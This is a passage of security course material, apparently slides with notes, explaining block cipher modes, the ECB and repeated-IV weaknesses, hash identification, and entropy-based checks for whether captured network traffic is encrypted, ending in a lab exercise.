Where we can determine the length of a plaintext packet by examining the ciphertext length in a stream cipher, we cannot make the same assertion in a block cipher. If the block size is 8 bytes and the ciphertext length is 64 bytes, the plaintext length could be anywhere between 57 and 64 bytes in length (one byte greater than the last evenly divisible block length).

The popular AES, DES, and Triple DES (3DES) algorithms are all examples of block ciphers. The Blowfish and Twofish algorithms developed by Bruce Schneier are also examples of block ciphers.

Block Cipher Modes

- Block ciphers introduce a "mode"
  - Some block cipher modes provide better security than others
- Any block cipher can be used with various modes (AES-CTR, 3DES-CBC)
- We'll look at ECB, CBC, CTR modes

Block Cipher Modes

Block ciphers introduce the concept of a mode of operation. With multiple options for mode selection, it's no wonder that some block cipher modes provide better security than others.

Any block cipher can be used with any mode. For example, the Cipher Block Chaining (CBC) mode can be used with AES or DES encryption, noted as AES-CBC or DES-CBC.

We'll examine the Electronic Codebook (ECB), Cipher Block Chaining (CBC), and Counter (CTR) block cipher modes.

Electronic Codebook Mode (ECB)

- Encrypts each block with the same key
  - Critical issue: Same plaintext blocks encrypt to matching ciphertext blocks
  - Attacker can identify repetitious blocks of plaintext
  - Commonly an issue with lots of 0's
- Reveals interesting content about plaintext

```
$ xxd -p tripledes-ecb-encrypted-secrets.bin
b2e5d275b8a9d7fd045f8ab1eb091f46890a6a8b763c4ddb97f642c5f7d8
edb5b2e5d275b8a9d7fd05ee7b58a1e242f1f04eab49bff6e46fb8b5fd99
```



Electronic Codebook Mode (ECB)

Electronic Codebook Mode (ECB) is the most basic of the block cipher modes, where each block is encrypted individually without influencing the prior or the following blocks. This technique has the significant concern of producing identical ciphertext blocks for identical plaintext blocks.

Consider the impact of encrypting a file of secrets protected with 3DES-ECB, shown on this slide. When dumping the contents of the encrypted file with the "xxd" hexdump utility, we see a seemingly random collection of bytes, except that there are two identical blocks present, beginning with "b2e5…". This allows an attacker to identify duplicate blocks of data, despite being encrypted. This is commonly an issue where network protocols, files, and other plaintext data sources have lots of 0x00 bytes.

Explaining ECB Weakness

- Relate the vulnerability to something the customer can relate to directly
  - Visuals help too!
- AES-ECB 128-bit encrypted image
- Repetition in image reveals a pattern
- Consider ECB disk encryption impact



Explaining ECB Weakness

When a system uses ECB to encrypt data, there is always the threat of information disclosure from duplicate plaintext blocks producing duplicate ciphertext blocks. This is sometimes difficult to grasp for people with no experience in data analysis and cryptographic systems, so you may be asked to provide an example of an attack.

To demonstrate the weakness in ECB, we can use visualization tools. The image on this slide is encrypted with AES-ECB and a 128-bit key. Notice that there is clearly repetition in the image, revealing a data pattern.

After demonstrating this issue, helping people recognize that despite being encrypted, a significant risk of information disclosure is also present. A similar application targeting an ECB-encrypted disk partition could easily reveal portions of the disk where unique data sets are stored, allowing an attacker to focus their analysis on useful target areas while ignoring the portions of the disk with significant repetition.

ECB_Encrypt_Image

- Simple tool to AES-ECB encrypt a BMP file
  - Used in the previous slide to produce an encrypted SANS logo image
- Use with your customer's logo for similar impact in your findings report
  - BMP must have width and length evenly divisible by 4 (resize if necessary)
  - The lower the unique color count, the more identifiable the encrypted image will be


http://www.willhackforsushi.com/code/ecb_encrypt_image.zip

ECB_Encrypt_Image

The SANS logo shown on this slide was used in the prior slide to demonstrate the weakness in ECB encryption. You can reproduce a picture like this with a bitmap of your choosing, using the ecb_encrypt_image.exe tool available in the URL on this slide.

In order to use this tool, the bitmap must have a width and length that is evenly divisible by four; it may be necessary to resize your image by a few pixels to encrypt the original and produce an encrypted bitmap on the output.

Also note that not all bitmaps produce such a stark reveal in the encrypted form from the original. Generally, the lower the total color count, the less uniqueness there is in the file, producing more revealing encrypted bitmaps.



Cipher Block Chaining Mode

Cipher Block Chaining (CBC) is a popular block cipher mode providing an improved level of security over ECB. In CBC mode, a plaintext block is XORed with the output of the prior ciphertext block before being encrypted. This new ciphertext block becomes the input into the next encryption routine.

Through the use of XOR with each block, CBC mode adds "randomness" or unique input to each encryption operation. This improves on the ECB mode by preventing the presence of duplicate blocks.

However, one concern is how the first block of plaintext is encrypted. Since each block of plaintext is XORed with the prior ciphertext block, we have a problem with the first block. To solve this problem, we use a special IV the length of the block size as the XOR input with the first block.

CBC IV

- CBC uses an IV as the first "ciphertext" block
  - Encrypted IV is XORed with first byte of real plaintext
  - IV "should" not repeat
- Repeating IV can reveal plaintext patterns

```
$ openssl enc -aes-128-cbc -in packet1 -K $KEY -iv $IV | xxd -p
0a940bb5416ef045f1c39458c653ea5ad172ce43bf147f4dffa206c1d372ddca
$ openssl enc -aes-128-cbc -in packet2 -K $KEY -iv $IV | xxd -p
06cf727e3dc3bd52ce98916d71dd233bfc60a567fea20a5e3191ab952c4a6491
$ openssl enc -aes-128-cbc -in packet3 -K $KEY -iv $IV | xxd -p
0a940bb5416ef045f1c39458c653ea5ad172ce43bf147f4dffa206c1d372ddca
```



CBC IV

CBC requires the use of an IV to encrypt the first plaintext block. Each successive plaintext block is XORed with the prior ciphertext output, but the first block uses the IV to get the process started.

Many recommendations state that the IV value should not repeat; a stronger security focus would likely require that the IV never repeat to avoid the repetition of ciphertext from duplicate plaintext blocks.

Consider the example shown on the bottom of this slide. The openssl utility is used to encrypt three files representing packets 1, 2, and 3 using 128-bit AES-CBC. A static key (defined in the shell variable $KEY) and a static IV (defined in $IV) are used to encrypt these packets, dumping the output in hex with the xxd utility. The output of these three encrypted packets repeats for packet 1 and packet 3, revealing to the attacker that the plaintext content of these two packets is the same.

If these packets were encrypted with unique IVs, even sequentially selected IVs, then the attacker would see three unique ciphertext packets and be unable to correlate packets 1 and 3 as duplicate.



CTR Mode


In counter mode, we continue to use an IV, but we do not feed the output of the prior ciphertext to the next encryption block. Instead, the IV is concatenated with a counter value that represents the input for the encryption algorithm. In this mode, the IV is not the length of the block, but is instead smaller by a few bytes to accommodate the counter value that is concatenated with the IV.

The counter value starts at 0 and is incremented by one for each block that needs to be encrypted. After concatenating the IV and counter, the encryption routine encrypts the IV and counter, producing keystream data. The keystream output is XORed with the target plaintext block to produce ciphertext.

One significant benefit of CTR mode is that the encrypting host can encrypt all the blocks in parallel on multiple processors. While CBC mode requires the output from the prior ciphertext for the next plaintext block, CTR mode does not require any input from the prior block to encrypt the plaintext. CTR mode is similar to ECB in this fashion, except that it prevents duplicate plaintext blocks from producing duplicate ciphertext blocks, since the IV and counter combination are different for each block.

One significant limitation of the use of counter mode is that, since it effectively works like a stream cipher by XORing the plaintext with keystream data, it is bound to the law of stream ciphers as well. The IV can never repeat for the same encryption key.

Later in this module we'll look at techniques to exploit stream ciphers and block ciphers in stream cipher mode (including CTR mode) when an IV is reused.



Identifying the Algorithm

A common question when evaluating cryptography is to identify the encryption algorithm in use. This can be very difficult, since all high-quality encryption algorithms aim to create encrypted data that is indistinguishable from random, making analysis of the ciphertext data itself of limited value.

In some cases, it is possible to identify the encryption algorithm by examining the size of encrypted data. If the data is not evenly divisible by 8, then the cipher is likely a stream cipher. A very common stream cipher is RC4.

If the data is always evenly divisible by 16, then we can identify the algorithm as having a block size of 16 bytes. AES is a common algorithm having a 16-byte block size.

If the data is sometimes indivisible by 16 but is always divisible by 8, then we can identify it as having an 8-byte block length. DES and 3DES are common algorithms using an 8-byte block cipher.

There are few other opportunities to identify the cipher in use by examining the encrypted data itself. Do not overlook vendor documentation or other pertinent documentation, such as patent and FCC filings, that can reveal additional information about the system.

Hash Identification

- Many systems use hashes as an input for processing or storage:
  - Password storage, HTTP parameters, message integrity checks, etc.
- Length and format can reveal hash type

Hash-identifier evaluates a hash value by length and format, differentiating 125 hashing functions by possible and unlikely matches.

```
# python Hash_ID_v1.1.py
[omitted for space]
 HASH: $P$B55D6LjfHDkINU5wF.v2BuuzO0/XPk/

Possible Hashs:
[+]  MD5(Wordpress)
```


Hash Identification

Many systems use hashed values as an input value for processing, storage, or data transport. Password storage systems, HTTP parameters, and cryptographic message integrity check (MIC) functions commonly rely on hashing functions that take a variable length input value and produce a unique, fixed-length output value.

When analyzing network traffic or compromised data, hashed values are frequently observed, but can be difficult to identify without additional insight into the system generating the hash. Fortunately, the length and the format of a hashed value can often reveal the hash type. The hash-identifier project written by Lydecker Heidegger (Zion3R) uses the characteristics of 125 different hashing functions to evaluate an input hash value, attempting to identify the system that generated the hash.

In the example on this page, the hash value: "`$P$B55D6LjfHDkINU5wF.v2BuuzO0/XPk/`" is given to the Python script, identifying the hash as the output of the Wordpress MD5 function. When hash-identifier cannot ascertain the hash type with absolute certainty, it will identify a list of potential and unlikely hash functions that could have been used to generate the value, reducing the manual experimentation necessary for the analyst.

Hash-identifier is available at http://code.google.com/p/hash-identifier/.

Is It Encrypted?

- First, are we dealing with crypto?
  - Obfuscated data can be misleading
- Encrypted data should be indistinguishable from random data
  - No predictable patterns
- Leverage a histogram to visualize data
- Measure entropy in payload content

Is It Encrypted?


A common question when evaluating data is to first identify if it is even encrypted at all. Even if the data is not obviously encrypted (such as lacking recognizable plaintext ASCII strings), do not assume that it is encrypted. Many systems will obfuscate the data to thwart information disclosure attacks without implementing strong cryptography.

A common principle in cryptography is that encrypted data should be indistinguishable from random data. When an attacker evaluates the output of an encryption system, they should not be able to distinguish the encrypted data from random data, revealing no predictable patterns.

To apply this concept, we can visualize the data from a packet capture to produce a histogram, graphing the frequency of each byte value in each packet payload. If the data is encrypted (or random), then the histogram should reveal an even distribution of byte values where the byte 0x20 should be no more frequent than the byte 0xEE (for example).

Pcaphistogram

```
$ pcaphistogram.py borealis.pcap | gnuplot
```



TIP

Pcaphistogram counts the frequency of each byte in TCP and UDP payloads, generating a gnuplot-compatible graph.

Pcaphistogram

Pcaphistogram is a Python tool that reads from an Ethernet or wireless packet capture and extracts the payload data for TCP and UDP packets. For each byte of payload, Pcaphistogram increments a byte counter corresponding to the observed value. At the end of the packet capture, Pcaphistogram creates a graph in gnuplot format. When the output of Pcaphistogram is passed to the gnuplot tool, an image similar to the one shown on this slide is created.

In the example on this slide, there is an uneven distribution of byte frequency, where the byte values starting at 0x64 and continuing through 0x80 are more frequent than many other byte values. This is indicative of unencrypted data; an encrypted data set would reveal a nearly even line across all the X axis for all of the unique byte values.

You can download Pcaphistogram from: https://github.com/joswr1ght/pcaphistogram.

tcpick and Ent

```
$ tcpick -r sample.dump -wR
...
2 tcp sessions detected
$ ls *.dat
tcpick_192.168.123.10_192.168.123.50_1000.clnt.dat
tcpick_192.168.123.10_192.168.123.50_1000.serv.dat
$ ent tcpick_192.168.123.10_192.168.123.50_1000.clnt.dat
Entropy = 1.801035 bits per byte.

Optimum compression would reduce the size
of this 43130 byte file by 77 percent.

Chi square distribution for 43130 samples is 7132318.93, and randomly
would exceed this value 0.01 percent of the times.

Arithmetic mean value of data bytes is 14.6692 (127.5 = random).
Monte Carlo value for Pi is 3.977740679 (error 26.62 percent).
Serial correlation coefficient is 0.102220 (totally uncorrelated = 0.0).
```


tcpick and Ent

Another option for evaluating the randomness of packet payload data is to extract a TCP session to a binary file, then evaluate the output file with an entropy analysis tool.

The tcpick tool will read from a libpcap packet capture and identify all TCP sessions. When run with the "-wR" argument, tcpick will extract the TCP session payload data and write the contents to two binary files identified by the source and destination IP address, destination port, and "clnt" or "serv" strings to represent client and server data (the client is the node that sends the initial TCP SYN packet).

The Ent tool applies several statistical analysis techniques to identify the entropy or randomness of the file. In the example on this slide, the input file (TCP client data from tcpick) has 1.8 bits of entropy per byte. Comparatively, a file of all zeros encrypted in AES-CTR mode produces an entropy score of 7.99, as shown below:

```
$ dd if=/dev/zero bs=1024 count=100 of=plaintext
100+0 records in
100+0 records out
102400 bytes (102 kB) copied, 0.00378496 s, 27.1 MB/s
$ openssl enc -aes-128-cbc -in plaintext -out ciphertext
enter aes-128-cbc encryption password:
Verifying - enter aes-128-cbc encryption password:
$ ent ciphertext
Entropy = 7.997973 bits per byte.

Optimum compression would reduce the size
of this 102432 byte file by 0 percent.
```

```
Chi square distribution for 102432 samples is 286.86, and randomly
would exceed this value 10.00 percent of the times.

Arithmetic mean value of data bytes is 127.3073 (127.5 = random).
Monte Carlo value for Pi is 3.147844424 (error 0.20 percent).
Serial correlation coefficient is 0.002051 (totally uncorrelated = 0.0).
```

Scapy and Ent

- Tcpick extracts TCP payloads
  - Does not handle other protocols
  - Does not let you extract only higher-layer protocols above TCP
- Can extract data with Scapy quickly and easily
  - Chained Scapy "payload" object

Scapy and Ent

While tcpick is useful in extracting the payload of TCP packets, it cannot handle other protocols and has limited support for non-Ethernet link layer protocols. Further, tcpick does not allow you to extract application payload data above the TCP layer, which can skew entropy analysis if there are fixed headers or other fields present after the TCP header, but before the encrypted data starts.

Fortunately, we can turn to Scapy to solve this problem for us. Scapy can easily extract payload data from a packet capture (or a live network interface, if desired). Instead of being limited to the payload of the TCP header, Scapy grants us access to any of the upper-layer protocol data to save to a file for entropy analysis.

In Scapy, the first packet header contains a payload object, representing the payload of the first header. We can chain this reference by appending additional ".payload" references to access upper-layer data (such as packet.payload.payload.payload).

Scapy Payload Extraction

```
# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot. Welcome
to Scapy (2.2.0)
>>> fp = open("payloads.dat","wb")
>>> def handler(packet):
...     fp.write(str(packet.payload.payload.payload))
...
>>> sniff(offline="capture1.dump",prn=handler,filter="tcp or udp")
```

- Add more .payload's for higher layers of the protocol
- Also useful for non-TCP traffic or link layers tcpick doesn't handle

Scapy Payload Extraction

The simple Scapy use in this slide first opens an output file to save payload content to with the 'fp = open("payloads.dat","wb")' command. Next a callback function is defined, invoked by Scapy once for each packet in the specified packet capture. Each time the handler() function is invoked, it supplies the Scapy packet data to the function in the variable "packet". We extract and save the packet payload contents to the payloads.dat file after converting it to a string as shown. Note that we specified: "packet.payload.payload.payload", which represents the Ethernet Header -> IP -> TCP -> Payload data. Adding additional ".payload" layers will allow us to access upper-layer protocols even above the TCP packet payload layer.

Finally, we start a new line outside of the handler() function, invoking the Scapy sniff() function and reading the "capture1.dump" libpcap packet capture for the input data. The function "handler" is specified with the "prn" function to identify the callback function, as well as an optional filter to limit the data sent to the handler function.

Note: The informative message "Can't import python gnuplot wrapper" shown when starting Scapy can be safely ignored for this exercise.


Exercise: Differentiating Encryption and Obfuscation

- Use one of three options to review three packet capture files:
  - Visualize byte distribution data with pcaphistogram.py and gnuplot
  - Extract data with tcpick, evaluate with Ent
  - Extract data with custom Scapy code, evaluate with Ent
- For each packet capture, evaluate data as encrypted or unencrypted

```
# cd /root/lab/day2
# ls *.dump
capture1.dump  capture2.dump  capture3.dump
```


Exercise: Differentiating Encryption and Obfuscation

In this exercise, you'll review the data of three different packet captures to identify if the content is encrypted or unencrypted. For each packet capture, you have the option to review the content using Pcaphistogram, tcpick and Ent, or Scapy and Ent. Identify the nature of the content for each packet capture.




Exercise: Differentiating Encryption and Obfuscation – STOP

Don't go any further unless you want to get the answers to the exercises. The next page will begin a review of the answers to this exercise.

Histogram Analysis – capture1.dump

```
# pcaphistogram.py capture1.dump | gnuplot; display capture1.png
```



Unencrypted file with clustering around the ASCII character set. "strings" will likely return interesting content.


Histogram Analysis – capture1.dump

To review the packet capture with Pcaphistogram, run the pcaphistogram.py command as shown on this slide, piping the output to the gnuplot tool. When Pcaphistogram finishes, you can view the output histogram file using the "display" utility (on the same command line, separated by a semicolon as shown in this example or on a second line). Repeat this step for each of the three packet captures.

This slide shows the output from Pcaphistogram for each packet capture. The results from capture1.dump show a clustering of data around the ASCII character set, likely indicating that plaintext strings are present.

Histogram Analysis – capture2.dump

```
# pcaphistogram.py capture2.dump | gnuplot; display capture2.png
```



